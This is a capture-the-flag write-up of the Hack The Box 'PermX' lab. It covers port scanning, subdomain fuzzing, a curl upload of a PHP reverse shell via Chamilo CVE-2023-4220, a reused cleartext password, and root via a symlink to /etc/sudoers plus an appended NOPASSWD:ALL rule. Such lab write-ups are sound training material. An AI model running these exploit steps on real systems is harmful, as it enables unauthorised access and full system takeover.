PermX - Easy - Linux
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# Nmap 7.94SVN scan initiated Sat Jul  6 16:41:14 2024 as: nmap -sCV -p- -v -oN portscan.log 10.10.11.23
Nmap scan report for 10.10.11.23
Host is up (0.035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  6 16:41:42 2024 -- 1 IP address (1 host up) scanned in 28.66 seconds
Inspecting Port 80
Static website on port 80. Nothing interesting.

Subdomains
Fuzzing the host header discovered an interesting subdomain. Added lms.permx.htb.to hosts file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/hackthebox/permx]
└─$ wfuzz -u http://permx.htb/ -H 'Host: FUZZ.permx.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --hw 26
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://permx.htb/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        586 L    2466 W     36182 Ch    "www"
000000477:   200        352 L    940 W      19347 Ch    "lms"

Inspecting Subdomain (lms.permx.htb)
Chamilo is a free software (under GNU/GPL licensing) e-learning and content management system, aimed at improving access to education and knowledge globally.
(CVE-2023-4220) Chamilo LMS Unauthenticated Big Upload File Remote Code Execution
Unrestricted file upload in big file upload functionality in /main/inc/lib/javascript/bigupload/inc/bigUpload.php in Chamilo LMS <= v1.11.24 allows unauthenticated attackers to perform stored cross-site scripting attacks and obtain remote code execution via uploading of web shell.
Source: https://starlabs.sg/advisories/23/23-4220/
Uploading Reverse Shell
1
2
3
┌──(kali㉿kali)-[~/hackthebox/permx]
└─$ curl -F 'bigUploadFile=@php-reverse-shell.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
The file has successfully been uploaded.

Triggering Reverse Shell
File was successfully uploaded and triggered by visiting URL.

Reverse Shell Returned (www-data)
Reverse shell returned as www-data.
Inspecting Database
The following file is expecting the database configuration to be found in /app/config/configuration.php.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
quire_once __DIR__.'/vendor/autoload.php';
//require_once __DIR__.'/main/inc/lib/api.lib.php';
$configurationFile = __DIR__.'/app/config/configuration.php';

if (!is_file($configurationFile)) {
    echo "File does not exists: $configurationFile";
    exit();
}

require_once __DIR__.'/main/inc/global.inc.php';
require_once $configurationFile;

$database = new \Database();
$dbParams = [
    'driver' => 'pdo_mysql',
    'host' => $_configuration['db_host'],
    'user' => $_configuration['db_user'],
    'password' => $_configuration['db_password'],
    'dbname' => $_configuration['main_database'],
];
Filtering configuration file to only show interesting fields.

Password Reuse - Logged in as mtz
It was possible to login as mtz using the same password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@permx:/var/www/chamilo/app/config$ su - mtz
su - mtz
Password: 03F6lY3uXAP2bkW8

mtz@permx:~$ id
id
uid=1000(mtz) gid=1000(mtz) groups=1000(mtz)
mtz@permx:~$ sudo -l
sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
Inspecting /opt/acl.sh
The script is allowed to run as root via sudo. It expects 3 arguments which are then passed to /usr/bin/setfacl. The requirements are as follows:
- 3 arguments must be given
- The target file must be located within the users home directory
- The file must not contain any periods to prevent path traversal
- The target file must be a file and not a directory
If all requirements are meet setfacl will be executed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"

GTFOBins
At first it looked promising since the required arguments could be passed as follows:
sudo /opt/acl.sh root rwx /home/mtz/test.txt
After some testing I concluded the above payload will only work if the setfacl binary enters an interactive session afterwards. In this case it was being called in the background and never goes interactive making it useless for this situation.
Escalating to Root

The solution that worked was using the script to change the permissions of the sudoers file. If mtz has write access to the sudoers file it will be possible to grant them all permissions. The below commands were used:
1
2
3
4
5
ln -s /etc/sudoers redirect.txt

sudo /opt/acl.sh mtz rw /home/mtz/redirect.txt

echo "mtz ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
Root Flag Captured